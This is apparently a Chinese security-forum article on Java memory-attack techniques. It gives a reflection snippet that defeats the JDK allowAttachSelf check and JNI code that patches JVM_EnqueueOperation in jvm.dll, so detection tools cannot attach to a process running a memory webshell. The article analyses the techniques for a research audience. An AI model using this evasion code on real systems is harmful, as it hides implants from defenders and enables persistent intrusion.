Java 内存攻击技术漫谈 – 先知社区

先知社区，先知安全技术社区

前言

Java 技术栈漏洞目前业已是 web 安全领域的主流战场，随着 IPS、RASP 等防御系统的更新迭代，Java 攻防交战阵地已经从磁盘升级到了内存里面。
在今年 7 月份上海银针安全沙龙上，我分享了《Java 内存攻击技术漫谈》的议题，个人觉得 PPT 承载的信息比较离散，技术类的内容还是更适合用文章的形式来分享，所以一直想着抽时间写一篇和议题配套的文章，不巧赶上南京的新冠疫情，这篇文章拖了一个多月才有时间写。

allowAttachSelf 绕过

Java 的 instrument 是 Java 内存攻击常用的一种机制，instrument 通过 attach 方法提供了在 JVM 运行时动态查看、修改 Java 类的功能，比如通过 instrument 动态注入内存马。但是在 Java9 及以后的版本中，默认不允许 SelfAttach：

```
Attach API cannot be used to attach to the current VM by default

The implementation of Attach API has changed in JDK 9 to disallow attaching to the current VM by default. This change should have no impact on tools that use the Attach API to attach to a running VM. It may impact libraries that misuse this API as a way to get at the java.lang.instrument API. The system property jdk.attach.allowAttachSelf may be set on the command line to mitigate any compatibility with this change.
```

也就是说，系统提供了一个 jdk.attach.allowAttachSelf 的 VM 参数，这个参数默认为 false，且必须在 Java 启动时指定才生效。

编写一个 demo 尝试 attach 自身 PID，提示 Can not attach to current VM，如下：

```
at jdk.attach/sun.tools.attach.AttachProviderImpl.attachVirtualMachine(AttachProviderImpl.java:69)
at jdk.attach/com.sun.tools.attach.VirtualMachine.attach(VirtualMachine.java:207)
at Test.main(Test.java:68)
```


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经过分析 attch API 的执行流程，定位到如下代码：

```
package sun.tools.attach;

import ...

/*
 * The HotSpot implementation of com.sun.tools.attach.VirtualMachine.
 */

public abstract class HotSpotVirtualMachine extends VirtualMachine {

    private static final long CURRENT_PID;
    private static final boolean ALLOW_ATTACH_SELF;
    static {
        PrivilegedAction<ProcessHandle> pa = ProcessHandle::current;
        CURRENT_PID = AccessController.doPrivileged(pa).pid();

        String s = VM.getSavedProperty( key: "jdk.attach.allowAttachSelf");
        ALLOW_ATTACH_SELF = "".equals(s) || Boolean.parseBoolean(s);
    }

    HotSpotVirtualMachine(AttachProvider provider, String id)
        throws AttachNotSupportedException, IOException
    {
        super(provider, id);

        int pid;
        try {
            pid = Integer.parseInt(id);
        } catch (NumberFormatException e) {
            throw new AttachNotSupportedException("Invalid process identifier");
        }

        // The tool should be a different VM to the target. This check will
        // eventually be enforced by the target VM.
        if (!ALLOW_ATTACH_SELF && (pid == 0 || pid == CURRENT_PID)) {
            throw new IOException("Can not attach to current VM");
        }
    }
```



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201056-2d757132-ff54-1.png)

由上图可见，attach 的时候会创建一个 HotSpotVirtualMachine 的父类，这个类在初始化的时候会去获取 VM 的启动参数，并把这个参数保存至 HotSpotVirtualMachine 的 ALLOW_ATTACH_SELF 属性中，恰好这个属性是个静态属性，所以我们可以通过反射动态修改这个属性的值。构造如下 POC：

```
Class cls=Class.forName("sun.tools.attach.HotSpotVirtualMachine");
```

```
Field field=cls.getDeclaredField("ALLOW_ATTACH_SELF");
field.setAccessible(true);
Field modifiersField=Field.class.getDeclaredField("modifiers");
modifiersField.setInt(field,field.getModifiers()&~Modifier.FINAL);
field.setBoolean(null,true);
```

由于 ALLOW_ATTACH_SELF 字段有 final 修饰符，所以在修改 ALLOW_ATTACH_SELF 值的同时，也需要把它的 final 修饰符给去掉（修改的时候，会有告警产提示，不影响最终效果，可以忽略）。修改后，可以成功 attach 到自身进程，如下图：



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


(https://xzfile.aliyuncs.com/media/upload/picture/20210817201057-2e0eb40a-ff54-1.png)

这样，我们就成功绕过了 allowAttachSelf 的限制。

内存马防检测

随着攻防热度的升级，内存马注入现在已经发展成为一个常用的攻击技术。目前业界的内存马主要分为两大类：

- Agent 型
  利用 instrument 机制，在不增加新类和新方法的情况下，对现有类的执行逻辑进行修改。JVM 层注入，通用性强。

- 非 Agent 型
  通过新增一些 Java web 组件（如 Servlet、Filter、Listener、Controller 等）来实现拦截请求，从而注入木马代码，对目标容器环境有较强的依赖性，通用性较弱。


由于内存马技术的火热，内存马的检测也如火如荼，针对内存马的检测，目前业界主要有两种方法：

- 基于反射的检测方法
  该方法是一种轻量级的检测方法，不需要注入 Java 进程，主要用于检测非 Agent 型的内存马，由于非 Agent 型的内存马会在 Java 层新增多个类和对象，并且会修改一些已有的数组，因此通过反射的方法即可检测，但是这种方法无法检测 Agent 型内存马。

- 基于 instrument 机制的检测方法
  该方法是一种通用的重量级检测方法，需要将检测逻辑通过 attach API 注入 Java 进程，理论上可以检测出所有类型的内存马。当然 instrument 不仅能用于内存马检测，java.lang.instrument 是 Java 1.5 引入的一种可以通过修改字节码对 Java 程序进行监测的一种机制，这种机制广泛应用于各种 Java 性能检测框架、程序调试框架，如 JProfiler、IntelliJ IDE 等，当然近几年比较流行的 RASP 也是基于此类技术。

既然通过 instrument 机制能检测到 Agent 型内存马，那我们怎么样才能避免被检测到呢？答案比较简单，也比较粗暴，那就是把 instrument 机制破坏掉。这也是在冰蝎 3.0 中内存马防检测机制的实现原理，检测软件无法 attach，自然也就无法检测。

首先，我们先分析一下 instrument 的工作流程，如下图：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201058-2e70c8f2-ff54-1.png)

1. 检测工具作为 Client，根据指定的 PID，向目标 JVM 发起 attach 请求；
2. JVM 收到请求后，做一些校验（比如上文提到的 jdk.attach.allowAttachSelf 的校验），校验通过后，会打开一个 IPC 通道。
3. 接下来 Client 会封装一个名为 AttachOperation 的 C++ 对象，发送给 Server 端；
4. Server 端会把 Client 发过来的 AttachOperation 对象放入一个队列；
5. Server 端另外一个线程会从队列中取出 AttachOperation 对象并解析，然后执行对应的操作，并把执行结果通过 IPC 通道返回 Client。


由于该套流程的具体实现在不同的操作系统平台上略有差异，因此接下来我分平台来展开。

windows 平台

通过分析定位到如下关键代码：

(https://xzfile.aliyuncs.com/media/upload/picture/20210817201059-2ebe9bc2-ff54-1.png)

可以看到当 var5 不等于 0 的时候，attach 会报错，而 var5 是从 var4 中读取的，var4 是 execute 的返回值，跟入 execute，如下：



```
InputStream execute(String cmd, Object ... args)
    throws AgentLoadException, IOException
{
    assert args.length <= 3;        // includes null

    // create a pipe using a random name
    int r = (new Random()).nextInt();
    String pipename = "\\\\.\\pipe\\javatool" + r;
    long hPipe = createPipe(pipename);

    // check if we are detached - in theory it's possible that detach is invoked
    // after this check but before we enqueue the command.
    if (hProcess == -1) {
        closePipe(hPipe);
        throw new IOException("Detached from target VM");
    }

    try {
        // enqueue the command to the process
        enqueue(hProcess, stub, cmd, pipename, args);

        // wait for command to complete - process will connect with the
        // completion status
        connectPipe(hPipe);

        // create an input stream for the pipe
        PipedInputStream in = new PipedInputStream(hPipe);

        // read completion status
        int status = readInt(in);
        if (status != 0) {
            // read from the stream and use that as the error message
            String message = readErrorMessage(in);
            in.close();
            // special case the load command so that the right exception is thrown
            if (cmd.equals("load")) {
                String msg = "Failed to load agent library";
                if (!message.isEmpty())
                    msg += ": " + message;
                throw new AgentLoadException(msg);
            } else {
                if (message.isEmpty())
                    message = "Command failed in target VM";
                throw new AttachOperationFailedException(message);
            }
        }

        // return the input stream
        return in;

    } catch (IOException ioe) {
        closePipe(hPipe);
```

```
129                 throw ioe;
130             }
131         }
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210817201059-2efa25de-ff54-1.png)

可以看到，execute 方法又把核心工作交给了方法 enqueue，这个方法是一个 native 方法，如下图：

```
188
189     static native void enqueue(long hProcess, byte[] stub,
190         String cmd, String pipename, Object ... args) throws IOException;
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210817201059-2f294c88-ff54-1.png)

继续跟入 enqueue 方法：

```
357 JNIEXPORT void JNICALL Java_sun_tools_attach_WindowsVirtualMachine_enqueue
358   (JNIEnv *env, jclass cls, jlong handle, jbyteArray stub, jstring cmd,
359    jstring pipename, jobjectArray args)
360 {
361     DataBlock data;
362     DataBlock* pData;
363     DWORD* pCode;
364     DWORD stubLen;
365     HANDLE hProcess, hThread;
366     jint argsLen, i;
367     jbyte* stubCode;
368     jboolean isCopy;
369
370     /*
371      * Setup data to copy to target process
372      */
373     data._GetModuleHandle = _GetModuleHandle;
374     data._GetProcAddress = _GetProcAddress;
375
376     strcpy(data.jvmLib, "jvm");
377     strcpy(data.func1, "JVM_EnqueueOperation");
378     strcpy(data.func2, "_JVM_EnqueueOperation@20");
379
380     /*
381      * Command and arguments
382      */
383     jstring_to_cstring(env, cmd, data.cmd, MAX_CMD_LENGTH);
384     argsLen = (*env)->GetArrayLength(env, args);
385
386     if (argsLen > 0) {
387         if (argsLen > MAX_ARGS) {
388             JNU_ThrowInternalError(env, "Too many arguments");
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210817201100-2f5d079e-ff54-1.png)

可以看到 enqueue 中封装了一个 DataBlock 对象，里面有几个关键参数:

```
strcpy(data.jvmLib, "jvm");
strcpy(data.func1, "JVM_EnqueueOperation");
strcpy(data.func2, "_JVM_EnqueueOperation@20");
```

以上操作都发生在 Client 侧，接下来我们转到 Server 侧，定位到如下代码:

```
96      HINSTANCE h;
97      EnqueueOperationFunc addr;
98
99      h = pData->_GetModuleHandle(pData->jvmLib);
100     if (h == NULL) {
101         return ERR_OPEN_JVM_FAIL;
102     }
103
104     addr = (EnqueueOperationFunc)(pData->_GetProcAddress(h, pData->func1));
105     if (addr == NULL) {
106         addr = (EnqueueOperationFunc)(pData->_GetProcAddress(h, pData->func2));
107     }
108     if (addr == NULL) {
109         return ERR_GET_ENQUEUE_FUNC_FAIL;
110     }
111
112     /* "null" command - does nothing in the target VM */
113     if (pData->cmd[0] == '\0') {
114         return 0;
115     } else {
116         return (*addr)(pData->cmd, pData->arg[0], pData->arg[1], pData->arg[2], pData->pipename);
117     }
118 }
119
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210817201100-2f932b80-ff54-1.png)

这段代码是把 Client 发过来的对象进行解包，然后解析里面的指令。经常写 Windows shellcode 的人应该会看到两个特别熟悉的 API：GetModuleHandle、GetProcAddress，这是动态定位 DLL 中导出函数的常用 API。这里的操作就是动态从 jvm.dll 中动态定位名称为 JVM_EnqueueOperation 和_JVM_EnqueueOperation@20 的两个导出函数，这两个函数就是上文流程图中将 AttachOperation 对象放入队列的执行函数。

到这里我想大家应该知道接下来该怎么做了，那就是 inlineHook。我们只要把 jvm.dll


中的这两个导出函数给 NOP 掉，不就可以成功把 instrument 的流程给破坏掉了么？

静态分析结束了，接下来动态调试 Server 侧，定位到如下位置：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201101-2ff15f2a-ff54-1.png)

图中 RIP 所指即为 JVM_EnqueueOperation 函数的入口，我们只要让 RIP 执行到这里直接返回即可：



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
怎么修改呢？当然是用 JNI，核心代码如下：

```
unsigned char buf[]="\xc2\x14\x00"; //32,direct return enqueue function
HINSTANCE hModule = LoadLibrary(L"jvm.dll");
//LPVOID dst=GetProcAddress(hModule,"ConnectNamedPipe");
LPVOID dst=GetProcAddress(hModule,"_JVM_EnqueueOperation@20");
DWORD old;
if (VirtualProtectEx(GetCurrentProcess(),dst, 3, PAGE_EXECUTE_READWRITE, &old)){
WriteProcessMemory(GetCurrentProcess(), dst, buf, 3, NULL);
VirtualProtectEx(GetCurrentProcess(), dst, 3, old, &old);
}

/*unsigned char buf[]="\xc3"; //64,direct return enqueue function
HINSTANCE hModule = LoadLibrary(L"jvm.dll");
//LPVOID dst=GetProcAddress(hModule,"ConnectNamedPipe");
LPVOID dst=GetProcAddress(hModule,"JVM_EnqueueOperation");
//printf("ConnectNamedPipe:%p",dst);
DWORD old;
if (VirtualProtectEx(GetCurrentProcess(),dst, 1, PAGE_EXECUTE_READWRITE, &old)){
WriteProcessMemory(GetCurrentProcess(), dst, buf, 1, NULL);
VirtualProtectEx(GetCurrentProcess(), dst, 1, old, &old);
}*/
```

注意这里要考虑 32 位和 64 位的区别，同时要注意堆栈平衡，否则可能会导致进程 crash。

到此，我们就实现了 Windows 平台上的内存马防检测（Anti-Attach）功能，我们尝试用 JProfiler 连接试一下，可见已经无法 attach 到目标进程了：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201101-306f8daa-ff54-1.png)

以上即是 Windows 平台上的内存马防检测功能原理。

